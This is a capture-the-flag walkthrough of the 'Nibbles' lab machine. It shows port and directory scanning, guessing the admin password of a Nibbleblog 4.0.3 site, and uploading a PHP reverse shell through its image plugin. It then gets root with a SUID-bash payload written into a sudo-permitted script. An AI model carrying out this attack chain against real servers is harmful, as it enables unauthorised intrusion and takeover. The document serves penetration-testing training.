Welcome back!! Again linux box day! Sorry, but I am going to finish linux boxes first then move to Windows boxes. So, today we will be doing Nibbles which is also an easy rated box. Lets get going!!

Enumeration


Lets start with nmap scan, personally I use rustscan, its a lot faster and it uses threading techniques to run port scans in parallel plus you get to use nmap switches. If you want to learn more then check out my pentesting notes. Its one of the repos in my github. Sorry for too much show off. Lets continue:

```
┌──(root💀kali)-[/home/rishabh/HTB/nibbles]
└─# rustscan -a $IP --range 1-65535 --scan-order "Random" -- -A -sC -sV -vv -oN port_scan

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQD8ArTOHWzqhwcyAZWc2CmxfLmVVTwfLZf0zhCBREGCpS2WC3NhA

|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMHrgPzVzoNHO

|   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPlCgFQLx+gOXhC6W3A3raTzjlXQMT8Msk
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```

Lucky for us, there are just two ports open. In my last walkthrough also, the machine was running same version of OpenSSH and its vulnerable to username enumeration. This won't come much handy at this stage. So lets move to web server

Port 80

Home page just has "Hello World" phrase wriiten on top left corner. Developer must have written his or her first program. Jokes aside. The source code reveals a hidden directory "/nibbleblog/"



```
<b>Hello world!</b>














<!-- /nibbleblog/ directory. Nothing interesting here! -->
```

/nibbleblog

![](Pasted%20image%2020211026192019.png) The site is powered by Nibbleblog as its written at the page bottom. Lets look at searchsploit if it has any RCEs present.


```
┌──(root💀kali)-[/home/rishabh/HTB/nibbles]
└─# searchsploit nibbleblog
--------------------------------------------------------------------------------
---- ---------------------------------
 Exploit Title
|  Path
--------------------------------------------------------------------------------
---- ---------------------------------
Nibbleblog 3 - Multiple SQL Injections
| php/webapps/35865.txt
Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)
| php/remote/38489.rb
--------------------------------------------------------------------------------
---- ---------------------------------
```

```
Shellcodes: No Results
```

There are two exploits, with the second one more juicy but we dont have any version info of this cms. I ran gobuster after this on /nibbleblog/ to look if there are more directories and to see if there are any configuration files present which can reveal version info or any hidden page.


```
┌──(root💀kali)-[/home/rishabh/HTB/nibbles]
└─# gobuster dir -u http://$IP/nibbleblog/ -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200
--no-error -o dirbust -b 400,404  -q -x php,txt
/themes               (Status: 301) [Size: 326] [-->
http://10.129.246.34/nibbleblog/themes/]
/admin                (Status: 301) [Size: 325] [-->
http://10.129.246.34/nibbleblog/admin/]
/admin.php            (Status: 200) [Size: 1401]
/plugins              (Status: 301) [Size: 327] [-->
http://10.129.246.34/nibbleblog/plugins/]
/install.php          (Status: 200) [Size: 78]
/update.php           (Status: 200) [Size: 1622]
/README               (Status: 200) [Size: 4628]
/languages            (Status: 301) [Size: 329] [-->
http://10.129.246.34/nibbleblog/languages/]
/feed.php             (Status: 200) [Size: 304]
/index.php            (Status: 200) [Size: 2988]
/LICENSE.txt          (Status: 200) [Size: 35148]
/sitemap.php          (Status: 200) [Size: 403]
/content              (Status: 301) [Size: 327] [-->
http://10.129.246.34/nibbleblog/content/]
/COPYRIGHT.txt        (Status: 200) [Size: 1272]
```

If you navigate to README file, there will be version info disclosure



```
====== Nibbleblog ======
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01
```

Henceforth, its running Nibbleblog 4.0.3. If you see, this version is associated with arbitrary file upload vulnerability but for that.. Hold on.... We need to be authenticated. For that we need to go to admin.php page and can try with default credentials but it wont work. I did more enumeration by going to each and every directory but that was waste of time. I tried admin admin as username and password but didn't work. I googled for default credentials but wasn't successful. For the exploit, you need to be authenticated so I tried more easy username password combinations. And to my surprise admin with password "nibbles" worked.



Sign in to Nibbleblog admin area


Incorrect username or password. Forgot password

admin

●●●●●

□ Remember me

So this is the admin panel.



nibbleblog - Dashboard

Quick start

Draft posts

There are no draft posts.

Last comments

There are no published comments.

Notifications

New session started
26 October - 18:50:44 · IP: 10.10.17.253

Login failed attempt
26 October - 18:50:35 · IP: 10.10.17.253

Login failed attempt
26 October - 18:50:22 · IP: 10.10.17.253

Login failed attempt
26 October - 18:46:16 · IP: 10.10.17.253

Login failed attempt
26 October - 18:46:16 · IP: 10.10.17.253

Login failed attempt
26 October - 18:46:16 · IP: 10.10.17.253


Login failed attempt
26 October - 18:46:16 · IP: 10.10.17.253

Login failed attempt
26 October - 18:45:12 · IP: 10.10.17.253

This is a great resource: https://wikihak.com/how-to-upload-a-shell-in-nibbleblog-4-0-3/ . It explains in detail how to upload a php shell and get RCE or Remote Code Execution. Sorry for Acronyms.

Exploitation

Visit http://localhost/nibbleblog/admin.php?controller=plugins&action=install&plugin=my_image to activate my image plugin. Here change localhost to machine's IP.



nibbleblog - Plugins

Installed plugins

Categories

Displays all categories of your blog and allows the user to filter posts by category.

Configure Uninstall

Hello world

Show hello world.

Configure Uninstall

Latest posts

Displays latest published posts, sorted by date.

Configure Uninstall

My image

Show a picture


Configure Uninstall

Pages

Display all pages.

Configure Uninstall

Next click on configure and upload your php reverse shell. Ignore the warnings.



```
Warning: imagesx() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 26

Warning: imagesy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 27

Warning: imagecreatetruecolor(): Invalid image dimensions in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 117

Warning: imagecopyresampled() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 118

Warning: imagejpeg() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 43

Warning: imagedestroy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 80
```

nibbleblog - Plugins :: My image

Title: My image


Position: 4

Caption:

No file selected.

Navigate to http://localhost/nibbleblog/content/private/plugins/my_image/ , your shell file name would have got renamed to image.php. This is the default name of images uploaded via the plugin.

Now ready your listener and click on that bad boy, you would have got shell as user "nibbler"




```
┌──(root💀kali)-[/home/rishabh/HTB/nibbles]
└─# rlwrap nc -nvlp 443
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from [redacted].
Ncat: Connection from [redacted].
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 15:04:10 up 54 min,  0 users,  load average: 0.00, 0.44, 1.41
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
$ 
```

Privilege Escalation

In user's home folder there's a zip file present called personal.zip . Extract the contents of the compressed file using


```
unzip personal.zip
```

Now if you see the permissions of the file monitor.sh, its world writable meaning you can put reverse shell or create a local suid bash binary from it. But the problem is to get root access that script needs to be run as root.



```
ls -la
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10  2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 monitor.sh
```

sudo -l to the rescue:



```
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

User nibbler can run this script as root without requiring a password. I was unable to edit the file locally on the machine so I transferred the file with same name to victim machine using python3 web server (python3 -m http.server PORT). Script contained following commands:

```
#!/bin/bash
cp /bin/bash /tmp/bash; chmod +s /tmp/bash
```

This script will create a temporary copy of bash binary and set the suid bit which means it can be run with root priviliges. Make sure the script permissions are set to -rwxrwxrwx and run the script like this:

```
sudo /home/nibbler/personal/stuff/monitor.sh
```

Now go to temp folder, you will see bash binary with s bit set. Run bash -p to get root shell

```
id
uid=1001(nibbler) gid=1001(nibbler) euid=0(root) egid=0(root)
groups=0(root),1001(nibbler)
```

Cheers! This was an easy linux box with very starightforward exploit and an easy priv esc vector. Lets meet tomorrow with another box